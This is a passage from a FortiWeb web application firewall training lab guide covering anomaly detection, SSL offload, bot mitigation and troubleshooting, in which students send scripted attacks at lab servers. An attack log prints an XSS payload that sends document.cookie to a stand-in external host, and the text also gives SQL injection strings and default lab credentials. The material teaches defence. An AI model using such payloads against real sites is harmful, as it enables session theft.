000000020: 0.004s 500 0 L 199 W 38661 Ch  
000000021: 0.004s 500 0 L 199 W 38661 Ch  
000000022: 0.004s 500 0 L 199 W 38661 Ch  
000000023: 0.004s 500 0 L 199 W 38661 Ch  
000000024: 0.004s 500 0 L 199 W 38661 Ch  
Total time: 4.832431  
Processed Requests: 24  
Filtered Requests: 0  
Requests/sec.: 4.966444  
all done
```

Note the 500 response code in most of the script output. This indicates that the attack was not allowed through to the destination.

Review the Logs

Now that an attack script has been run, you will use the logs and machine learning tools to view the actions FortiWeb has taken to prevent the attacks from succeeding.


To review the logs

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Log&Report > Log Access > Attack**.

Attacks Aggregated Attacks									
Severity Level: Informative Add Filter									
#	Date/Time	Policy	Source	Destination	Threat Level	Main Type	Sub-Type	HTTP Host	Log Details
1	2021/11/04 08:56:17	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	Log Details More Details Tag: 2021.11.04 Date: 08:56:17 Time: Policy: policy1 Service: http HTTP Version: 1.x HTTP Host: www.example.com Method: GET URI: /product-lookup/?product_id=1<script=document.location='http://your.site.com/cgi-bin/cookie.cgi?'+document.cookie+'></script> Monitor Mode: Disabled Action: Allow/Deny Threat Level: High Client Risk: Unidentified Source Country or Region: Unknown CVE ID: N/A OWASP Top10: A7/2013-A-Cross-Site Scripting (XSS) Main Type: Machine Learning Sub-Type: Anomaly in http argument Signature Subclass Type: N/A Signature ID: N/A Message: Machine Learning Anomaly Detection: Cross Site Scripting Connection: 100.64.0.30->100.1.22:80
2	2021/11/04 08:56:17	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
3	2021/11/04 08:56:16	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
4	2021/11/04 08:56:16	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
5	2021/11/04 08:56:16	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
6	2021/11/04 08:56:16	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
7	2021/11/04 08:56:16	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
8	2021/11/04 08:56:15	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
9	2021/11/04 08:56:15	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
10	2021/11/04 08:56:15	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
11	2021/11/04 08:56:15	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
12	2021/11/04 08:56:15	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
13	2021/11/04 08:56:14	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
14	2021/11/04 08:56:14	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
15	2021/11/04 08:56:14	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
16	2021/11/04 08:56:14	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
17	2021/11/04 08:56:13	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
18	2021/11/04 08:56:12	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
19	2021/11/04 08:55:44	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
20	2021/11/04 08:55:44	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	
21	2021/11/04 08:55:44	policy1	100.64.0.30	100.1.22	High	Machine Learning	Anomaly in http argument	www.example.com /product-lookup/?pr	


Note that the attacks you just sent are stopped by the machine learning functionality. The **Message** column indicates which threat model identified the attack.

3. Click the first entry to see more information about the cross-site scripting attack.



Under the **Machine Learning** heading, you can see that the input from the attack, in orange, is compared to both the **HMM probability** and **Argument Length** observed for the `product_id` parameter, in green. For

the `product_id`, you know that **HMM Probability** is zero and **Argument length** is five. In other words, FortiWeb is expecting only five digits for the `product_id` value—that is not what is observed for this request, and therefore an anomaly is triggered.



Under **Attack Detection Information**, you can see that the attack corresponds to the cross-site scripting threat model. So, this anomaly is not benign—it is a threat.

4. In the **Message** column, look for **Machine Learning Definite Anomaly:SQL Injection** to view an SQL injection threat.

The threat model describes this as an SQL injection attack based on the characteristics of the malicious input.

Stop and think!

Looking at the threat analysis result for the cross-site scripting (XSS) event, why does it show **Suspicious Local (Remote) File Inclusion** on the chart?

The injection shows signs of both XSS and local (remote) file injection.

The injection, which is an anomaly, has characteristics that match both threat models. The threat model that rates the injection as most spurious is used in the reporting of the event.

Observe Application Changes

You have seen how FortiWeb builds mathematical models for parameters and uses these models to detect anomalies. You have also seen how it uses the second layer of machine learning to determine if the anomaly is benign or a threat. Now, you will take a look at how it automatically adapts to web application changes by detecting changes to the models it has built, and then automatically rebuilds them.

Previously, the `product_id` parameter took five-digit values, however, there has been a change to the web application because new product lines have been introduced and a new format is being used for the product ID. The product ID now takes letters and digits in the form LL(L)(L)-DDDDDD (two to four letters followed by a dash, and then followed by six digits).

To send data in the new format

1. Return to the Student VM, and then in the terminal window, run the command `./wfuzzscript.sh test2 5`.
2. Return to the FortiWeb GUI, and then click **Machine Learning > Anomaly Detection**.
3. Select **policy1**, and then click **Edit**.
4. Scroll down to **Allow sample collection for Domains**, and then in the **View Domain Data** column, click the list icon (☰).
5. Click the **Parameter View** tab, and then click **product_id** to see the boxplots.
6. Click the **Refresh** button to see the new boxplots generate from the HTTP requests.
This may take a minute or two.

7. Click the **Refresh** button again.

FortiWeb begins to update the mathematical model for the parameter again—this may take up to five minutes.

8. Wait two or three minutes, and then click the **Refresh** button again.


FortiWeb begins the building phase. Finally, after a few minutes, FortiWeb starts the running phase.

FortiWeb has now automatically rebuilt the model for the **product_id** parameter based on the new values in the HTTP requests.

9. Scroll down to the **Distribution of Anomalies triggered by HMM** section.

Note that the sample set had values of one and three and that each sample observed, for the corresponding length, has the same probability. This is expected because each of the sample lengths has the exact sample format, which is:

- All values of sample length one has the format DDDDD.
- All values of sample length three has the format LL(L)(L)-DDDDDD.



Stop and think!

What will the **Distribution of Anomalies** look like for a parameter that doesn't have such a set format?

For more randomized parameters, there would be a much larger spread both in sample length (if there was a wide range of product ID lengths) and height (if they contained more cases of letters or numbers). In this example, because there are very limited **product_id** variations, all cases fit within the two distributions.

Review the Distribution of Anomalies

You will look at what the distribution of anomalies will look like for a password parameter. For a password parameter, you cannot ask users to follow such a format, and you should not, from a security point of view.

You will now send user login requests to the `www.example.com` website. In the case of `www.example.com`, the username follows the format `first initial+last name+4 digit code`, and the password must be a minimum of six characters and contain only letters and digits.

To review the distribution of anomalies triggered by HMM

1. Return to the Student VM, and then in the terminal window, run the `./wfuzzscript.sh login 10` command to send requests to the `login.php` page.



If the `wfuzzscript` is still running from the previous exercise, press `Ctrl+C` in the terminal window to stop it.

2. Return to the FortiWeb GUI, and then click the **Parameter View** tab.
3. Click the **product_id** to see the boxplots.
4. Click the **Refresh** button to update the **Parameter View**.
Observe that FortiWeb automatically discovers the two new parameters and enters the collecting phase.
5. Click the **Refresh** button until both the `username` and `password` parameters are in the **Running** stage.

Stop and think!

You should notice that it is quicker to build the mathematical model for the username parameter than it is for the password parameter. Why is this?

The username value is a set format. If the system observes an obvious pattern of HTTP request behavior for this parameter, or there are enough valid samples to build a machine learning model, the system stops collection and starts building the model.

The password is more random in nature and definable by the user, whereas the username has a set format. The username has a more obvious pattern, and therefore the model is quicker to build.

6. After you see the **Running** stage, return to the Student VM terminal window, and then press `Ctrl+C` to end the script.

7. Close the Student VM browser tab.

To examine the new parameters

1. Return to the FortiWeb GUI, and then on the **Parameter View** tab, in the panel on the left, click **password**.
2. Observe the boxplots.
Notice that there is now more than one boxplot for this parameter. This is because there isn't any obvious pattern for the mathematical model like there is for **product_id** or **username**—both of which have only one boxplot.
3. Scroll down the page to **Distribution of Anomalies triggered by HMM**.
Note that the sample length ranges from 1 to 10. You can also see that for each value for the **password** field, there is a range of probabilities for each sample length. This again indicates that there isn't a set pattern for this parameter as there has been for the other parameters that you looked at.
4. In the **Distribution of Anomalies triggered by HMM** table, view the one definite anomaly.
5. Scroll down to the bottom of the current page, and then on the first tab, see **Anomaly Samples** to see the value of the anomaly.
This is an anomaly based on all the other samples that FortiWeb observed during the collecting stage and will not be used to build the model for the parameter. This is reported differently from an anomaly that is observed during the running stage.

It is important to filter out the anomalies during the collection phase to make sure any rogue input does not impact the mathematical model for the parameter.

To re-enable the server policy

1. Continuing on the FortiWeb GUI, click **Policy > Server Policy**.
2. Select **policy1**, and then click **Edit**.
3. Scroll down to the **Security Configuration** section.
4. In the **Web Protection Profile** drop-down list, select **protection1**.
5. Click **OK**.
6. Log out of the FortiWeb GUI.

Lab 8: SSL/TLS

In this lab, you will configure FortiWeb to take on the SSL security functions offered by your website. You will upload the certificates and keys to FortiWeb, and then offload the SSL (HTTPS) functions to FortiWeb. This ensures that all connections to your website are secured by FortiWeb already. In this way, you can use SSH from the client to FortiWeb to the website.

Objectives

- Upload a signed certificate and private key to FortiWeb
- Configure clients to trust the website certificate
- Configure FortiWeb to provide HTTPS service, instead of your back-end servers
- Disable weak cryptography

Time to Complete

Estimated: 40 minutes

Restore the Initial Configuration (Optional)

Perform this section only if you did not finish the previous lab. Restore the initial configuration file for this lab.

To restore the FortiWeb configuration file

1. On the Student VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Maintenance > Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Browse to **Desktop > Resources**, and then select `fwb_solution_lab7.zip`.
5. Click **Restore**.
The FortiWeb VM reboots.

Exercise 1: Uploading a Server Certificate and Private Key

In this exercise, you will upload a certificate and key to FortiWeb to use for HTTPS and SSL connections to your website. Then, you will upload the server certificate and private key to FortiWeb, which will offer HTTPS (performing the certificate and cryptographic operations) to clients for all back-end web servers.

Upload the Server Certificate and Key to FortiWeb

You will download the server certificate, and then upload it to FortiWeb.

To download the server certificate

1. On the Student VM, open the FileZilla application located on the bottom bar.
2. Click **File > Site Manager > LINUX1**, and then click **Connect**.
3. In the **Remote Site** pane, navigate to `/opt/bitnami/apache2/conf/`.
4. Download the following files to the Student VM `/home/fortinet/` folder:
 - `server.crt`
 - `server.key`
5. Close FileZilla.
6. Open File Manager, located on the bottom bar, and then locate the two files you just downloaded.
7. Right-click the `server.crt` file, and then in the drop-down list, select **Open With > View File**.
8. Double-click the `server.key` file.
The file opens in LibreOffice.

Stop and think!

What is the difference between the file contents? Which file contains the private key?

The `server.crt` file is a basic server file. It contains the Distinguished Name (DN) information and the public key file. Notice the certificate is signed, but it is signed by itself. This is a self-signed certificate.

The `server.key` file is only an RSA private key. This is the corresponding private key to the `server.crt` certificate.

To apply the server certificate and private key to FortiWeb

1. Continuing on the Student-Linux VM, open a new browser, and then log in to the FortiWeb GUI (<https://10.0.1.7>) with the username `admin` and password `password`.
2. Click **Server Objects > Certificates > Local**, and then click **Import**.
3. Configure the following settings:

Field	Value
Type	Certificate
Certificate file	Browse to <code>/home/fortinet/</code> , and then select the <code>server.crt</code> file.
Key file	Browse to <code>/home/fortinet/</code> , and then select the <code>server.key</code> file.

4. Click **OK**.

To explore the server certificate and private key

1. Continuing on the FortiWeb GUI, select the certificate you just imported, and then click **View Certificate Detail**.
2. Observe the **Issuer** field.
Is it a self-signed certificate or CA-signed certificate? Do you think it will generate browser warnings?
3. Click **Close**.

Download Backup Files

You will look for the private key in the FortiWeb backup files.

To download backup files

1. Continuing on the FortiWeb GUI, click **System > Maintenance > Backup & Restore**.
2. Configure the following settings:

Field	Value
Backup	selected
Back up CLI Configuration	selected
Encryption	disabled

3. Click **Backup**.
4. Download the backup file again, but this time, encrypted with the password `fortinet`.
5. Extract both configurations from the downloaded ZIP files.
6. Open both configuration files in a plaintext editor, such as Text Editor.
Is the certificate private key in the backup file?

To make an FTP backup

1. Continuing on the FortiWeb GUI, click **System > Maintenance > Backup & Restore > FTP Backup**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	FortiWebFTP
FTP Protocol	SFTP
FTP Server	10.0.1.21
FTP Directory	/home/bitnami
FTP Authentication	enabled
FTP User	bitnami
FTP Password	bitnami
Backup Type	Full config
Schedule Type	Now

- Click **OK**.
- Click **Log&Report > Log Access > Event**, and then refresh the logs page until you see the following log:

#	Date/Time	Level	User Interface	Action	Message
1	11:22:41	INFO	GUI	browse	User admin has viewed the Event logs from GUI(100.64.0.10)
2	11:22:23	INFO	sys	backup	sftp backup backup_FortiWebFTP_20190313112221.zip to 10.0.1.21 /home/bitnami OK

- Create a backup file again, but this time, encrypted with the password `fortinet`.
- Log out of the FortiWeb GUI.

To review the FTP backup files

- Continuing on the Student VM, open the FileZilla application, and then connect to the **LINUX1** server.
- Download both backup files, and then examine the differences between the files using a plaintext editor, such as Text Editor.

Stop and think!

How much larger is the current backup file than the backup from the UI in the previous lab?

The difference between a CLI backup and a full configuration backup is significant. In these labs, full backup files can be 5–10 MB, while CLI backup files are much smaller at about 75 KB.

Is there any part of the full configuration backup that is now binary instead of CLI commands in ASCII text?

A full configuration backup backs up additional information, such as modified signature files, block pages, and other customizations that are not fully expressed by CLI commands. That information is stored in the binary text of the configuration file.

Which backup files, if any, must be password-encrypted and stored securely to properly safeguard your private keys?

It is always a good practice to encrypt the backup files of any security device. In the case of FortiWeb, because it backs up the server public and private keys in the configuration backup, always remember to encrypt and properly secure the file.

3. Close FileZilla.
4. Close the Student VM browser tab.

Exercise 2: Implementing SSL/TLS

In this exercise, you will configure FortiWeb to manage all of the HTTPS communications with your website rather than depending on the web server itself.

Offload HTTPS to FortiWeb

You will configure and test the FortiWeb HTTPS service.

To configure the FortiWeb HTTPS service

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Policy > Server Policy**, and then edit **policy1**.
3. Configure the following settings:

Field	Value
HTTPS Service	HTTPS
Certificate	server

4. Click **Advanced SSL settings > SSL Connection Settings**, and then configure the following settings:

Field	Value
SSL/TLS Encryption Level	High

5. Click **OK**.
6. In the **Web Protection Profile** drop-down list, select **protection1**, if it is not already selected from the previous labs.
7. Click **OK**.

Test the HTTPS Offload

You will test the HTTPS offload feature on FortiWeb.

To test the HTTPS service

1. On the Student VM, open a browser, and then visit the *HTTPS* URL for the FortiWeb virtual server (`https://10.0.1.8/`).
A certificate warning appears. What does it indicate?
2. Click **View Certificate**.

Stop and think!

What certificate is being presented right now by FortiWeb?

3. Accept the certificate warning, and then proceed.

Note that this page is partially blocked.

Stop and think!

Why is the page partially encrypted?

Each web page usually consists of multiple HTTP or HTTPS requests—one for the HTML page itself, and then others for images, movies, external CSS or JavaScript, and other components. If you right-click and select the browser **View Page Source** feature, you can search for `http://` to find components whose requests are not SSL/TLS-secured, and therefore aren't displayed over an HTTPS connection.

4. On the browser URL bar, click the lock icon (🔒), and then click **Connection > Disable protection for now**.
The website displays correctly.

Stop and think!

Can you find which version of SSL/TLS your browser is using to view the web pages?

Both your browser and the FortiWeb logs may have this information.

To send an attack

1. Continuing on the Student VM, open another browser tab, and then connect again to `https://10.0.1.8/`.
2. On the browser URL bar, click the lock icon (🔒) to enable protection.
3. In the search field, type the following SQL injection attack:

```
SELECT * FROM mysql.user;
```
4. Click **Search**.
5. Return to the FortiWeb GUI, click **Log&Report > Log Access > Attack**, and then examine the attack log for the SQL injection.

Stop and think!

Does FortiWeb successfully scan the HTTPS request, and then block the SQL injection, even though the page is encrypted? How can you verify this?

Although the page is encrypted, this particular attack information is sent over an unencrypted connection, and therefore FortiWeb successfully blocks the attack.

6. Return to the Student VM, open another browser tab, and then connect to `https://10.0.1.8/dvwa`.
7. Log in with the username `admin` and password `password`.
8. Click **SQL Injection**.
9. In the **User ID** field, type the following SQL injection attack:

```
SELECT * FROM mysql.user;
```

10. Click **Submit**.
11. Close the Student VM browser tab.
12. Return to the FortiWeb GUI, and then click **Log&Report > Log Access > Attack**.
13. Examine the attack log for the SQL injection.

Stop and think!

How is this different from the previous attack?

Unlike the previous attack, this attack was conducted over an HTTPS connection. The submitted attack was intercepted and blocked even before the traffic was decrypted because FortiWeb detected the signature in the HTTPS URL.

14. Log out of the FortiWeb GUI.

Lab 9: Application Delivery

This lesson does not have an associated lab.

Lab 10: Bot Mitigation

In this lab, you will configure a basic bot mitigation policy to detect if a bot attempts to crawl and download the contents of a protected website. You will then execute the bot to download the website, and then verify the logs of the attempt.

Objectives

- Configure a FortiWeb bot mitigation policy
- Block an attempt to crawl and download a protected website

Time to Complete

Estimated: 30 minutes

Restore the Initial Configuration (Optional)

Perform this section only if you did not finish the previous lab. You will restore a configuration file for this lab.

To restore the FortiWeb configuration file

1. On the Student-Linux VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Maintenance > Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Click **Desktop > Resources**, and then select `fwb_solution_lab8.zip`.
5. Click **Restore**.
The FortiWeb VM reboots.

Exercise 1: Configuring Bot Mitigation

In this exercise, you will configure a bot mitigation policy to prevent a web scraper from downloading the contents of a protected website. You will then use the HTTrack program to attempt to scrape the contents of a protected website, and then observe the results.

Configure FortiWeb Bot Mitigation

You will configure a basic bot mitigation policy to block web scraping.

To configure a bot threshold detection rule

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Bot Mitigation > Threshold Based Detection**.
3. Click **Create New**, and then configure the following settings:

Field	Value
Name	threshold-rule1
Content Scraping Detection	enable
Content Scraping Occurrence	10
Content Scraping Within (Seconds)	30
Content Scraping Action	Block Period
Content Scraping Period Block	60 seconds
Content Scraping Severity	High

4. Click **OK** to save your changes.

To configure a bot mitigation policy

1. Continuing on the FortiWeb GUI, click **Bot Mitigation > Bot Mitigation Policy**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	bot-policy1
Bot Deception	<blank>
Biometrics Based Detection	<blank>

Field	Value
Threshold Based Detection	threshold-rule1
Known Bots	<blank>

- Click **OK**.

To apply bot mitigation protection

- Continuing on the FortiWeb GUI, click **Policy > Web Protection Profile > Inline Protection Profile**, and then edit **protection1**.
- In the **Bot Mitigation Policy** section, select **bot-policy1**, and then click **OK**.
- Click **Policy > Server Policy**.

Note that the web protection profile, **protection1**, is already applied to the server policy, **policy1**.

Test Bot Mitigation Protection

You will use the `htttrack` command to generate a web scraping attack and test your configuration.

To test if the website is active

- On the Student-Linux VM, open a browser, and then connect to the web server at `http://10.0.1.8/`. Verify that the web page loads completely.

To test the protection bot scraping

- Continuing on the Student-Linux VM, from the bottom bar, open a terminal window.
- Enter the following command to change your working directory:

```
cd /home/fortinet/
```

- Enter the following command to start the web scraping attack:

```
htttrack 10.0.1.8 -O ./crawl
```

This crawler attempts to download the entire web page located at `http://10.0.1.8/`, and then save any results to the `/home/fortinet/crawl/` directory.

Notice that FortiWeb accepts connections at first, but eventually the crawler is unable to download any information. FortiWeb identifies the program as a scraping bot and starts blocking connections.

```
fortinet@ubuntu2004:~/crawl$ htttrack 10.0.1.8 -O ./crawl
Mirror launched on Wed, 17 Nov 2021 10:59:30 by HTTrack Website Copier/3.49-2 [XR&CO'2014]
mirroring 10.0.1.8 with the wizard help..
* 10.0.1.8/wp-json/oembed/1.0/embed?url=http%3A%2F%2F10.0.1.8%2F2019%2F02%2F22%2Fhello-world%2F&format=xml (0 byte)
* 10.0.1.8/wp-admin/css/login.min.css?ver=5.2.13 (0 bytes) - -4
```

- If `htttrack` is still running, press `Ctrl+C` to quit.
- Type `cd /home/fortinet/crawl/`, and then press `Enter` to go to the directory where the crawler attempted to save the website.
- Enter `ls` to list the `/home/fortinet/crawl/` directory contents. Observe some of the files that the crawler downloaded successfully.

Because the threshold is 10, the crawler could not download the entire website. You can adjust threshold levels to maximize performance, but be careful of triggering false positives and blocking legitimate web usage.

- 7. Close the Student-Linux VM browser tab.

To review the logs

- 1. Return to the FortiWeb GUI, and then click **Log&Report > Log Access > Attack**.
- 2. Observe the logs for the blocked bot attack.

Note that the attack event is flagged as **Threshold Based Detection**.

Attacks										
Aggregated Attacks										
Severity Level: Informational Add Filter										
Severity Filter										
#	Date/Time	Policy	Source	Destination	Threshold	Main type	Sub type	HTTP Host	URI	Action
1		policy1	100.64.0.10	10.0.1.22	10	Threshold Based Detection	N/A	10.0.1.0	/category/uncategorized/	Period Block

- 3. Log out of the FortiWeb GUI.

Lab 11: Additional Configuration

This lesson does not have an associated lab.

Lab 12: Troubleshooting

In this lab, you will perform some basic tasks related to troubleshooting issues. Along with generating some baseline data to help you determine if and when there is an issue, you will also look at some of the tools available to help reduce false positive situations.

A false positive situation occurs when FortiWeb incorrectly takes protective action when none should be taken. In other words, by doing its job, FortiWeb is in fact hindering the normal operation of your site. You will use some of the tools available to help FortiWeb understand what is harmful and what is normal in order to ensure your website displays correctly to end users.

Objectives

- Determine normal network and hard disk usage
- Locate a signature that is causing false positives, which is blocking normal traffic

Time to Complete

Estimated: 30 minutes

Restore the Troubleshooting Configuration

You must restore a configuration file for this lab. This configuration has some intentional mistakes that you will identify in the next exercises.

To restore the FortiWeb configuration file

1. On the Student VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System** > **Maintenance** > **Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Click **Desktop** > **Resources**, and then select `fwb_troubleshooting.zip`.
5. Click **Restore**.
The FortiWeb VM reboots.

Exercise 1: Establishing a Baseline

To effectively determine if there are issues in the network, it is important to know what the network looks like during normal operations.

Determine Baselines and Normal Use

You will use a variety of tools to determine a baseline for your network and hard drives.

To determine normal resource use

1. Open an SSH session to the FortiWeb VM.
2. Enter the following CLI command:

```
get system performance
```

How much of the CPU and RAM is used by buffers and cache, and how much is free, while FortiWeb is idle?
3. Enter the following CLI command:

```
diagnose system top delay 5
```

What are typically the most resource-intensive processes?

To send an attack for reviewing performance variations

1. On the Student VM, from the bottom bar, open a terminal window.
2. Execute the command `./slowhttptest.sh test4` to run an attack against the back-end server (`http://10.0.1.8`).
3. Return to the FortiWeb SSH session, and then observe how the resource usage changes.

Which are the most resource-intensive processes?

When the attack finishes, what is the highest number of concurrent connections that FortiWeb handled?

Stop and think!

What strategies could you use to reduce unnecessary RAM and CPU usage?

One of the largest burdens on web server RAM are active connections. If there are ways to reduce the number of connections actually hitting your web server (filter IP addresses by geolocation, use connection limiting, reduce the number of required connections and element uploads), this reduces the burden on the web server.

CPU usage can most efficiently be saved by offloading any SSL or encryption burdens. Encrypting and decrypting SSL connections is very processor intensive.

To determine baselines for hard disk space

1. Continuing on the FortiWeb SSH session, enter the following command:

```
diagnose hardware logdisk info
```

How many disks does FortiWeb have? Are they in a RAID array? How big is the capacity?

2. Enter the following CLI commands:

```
diagnose hardware harddisk list  
diagnose system mount list  
diagnose system flash list
```

How many disks are listed?

Stop and think!

In a virtualized FortiWeb, there is only one hard disk that stores all static configuration information and logging. FortiWeb also stores a backup of the previous firmware that has been used, for the easy rollback of patches. This can be done on the CLI or on the GUI under **System > Maintenance > Firmware**.

Exercise 2: Mitigating False Positives

It is important to ensure that you have correctly configured FortiWeb to prevent false positive detections. This prevents FortiWeb from incorrectly blocking normal website interactions. In this exercise, you will look for, find, and fix a number of false positive conditions.

Reduce False Positives

You will identify and resolve a number of false positives. If you have not restored the `fwb_troubleshooting.zip` configuration file to the FortiWeb, do so before continuing this exercise.

To determine what causes false positives

1. On the Student VM, open a browser, and then visit the web server at `http://10.0.1.8/`.
2. In the search box on the WordPress site, type `wombats`, and then press `Enter`.
FortiWeb denies the action.

Stop and think!

Which signature triggered the block action?

It appears a custom signature matching the string "wombats" has triggered the event.

3. Log in to the FortiWeb GUI with the username `admin` and password `password`.
4. Click **Log&Report > Log Access > Attack**.
5. Click **Web Protection > Known Attacks**, locate the offending custom signature in the previous step, and then change the **Action** to **Alert**.
6. Return to the Student VM, and then try your search again.

Stop and think!

Does FortiWeb block the web page?

Because FortiWeb is now using the **Alert** action when the signature is detected, the page loads correctly.

Does FortiWeb still log the incident as an attack?

Alert still means the incident is logged according to the policy. You will continue to see records of the offending signature until it is removed. This can be a low-impact way to keep track of certain types of web activity, and to highlight suspicious, but not actively harmful, behaviors.

To fix a configuration error that causes false positives

1. On the Student VM, in the browser, visit the web server at `http://10.0.1.8/`.
2. Scroll down to the bottom of the page under **Meta**, and then click **Log in**.
3. Click **Lost your password**.
4. Type `user`, and then click **Get New Password**.

The page loads, but the password reset fails. This is expected.

5. Continuing on the Student VM, open a new browser tab, and then try to reload the web server at `http://10.0.1.8/`.
The website is currently not responding. Why? Check the FortiWeb attack logs.
6. Return to the FortiWeb GUI, and then click **Log&Report > Log Access > Attack**.
7. Use the logs to identify what is causing the page to be denied.
8. In FortiWeb, navigate to **Web Protection > Known Attacks > Signatures > signatures1**.
9. Click **Signature Details**.
10. Expand **Information Disclosure**, and then click **Application Availability/Errors**.
11. Find the configuration error so that clients are not blocked when they attempt to visit the reset password page.

Stop and think!

Does FortiWeb block the web page?


Yes, because an administrator didn't configure the threat weight of the **Application Availability/Errors** signature correctly. The web page is flagged as a critical threat weight, and therefore the client is immediately denied.

12. In the signature **08008001**, lower the threat weight to **Low**, which is the normal default for this signature.
13. Navigate to **Policy > Client Management > Configuration**.
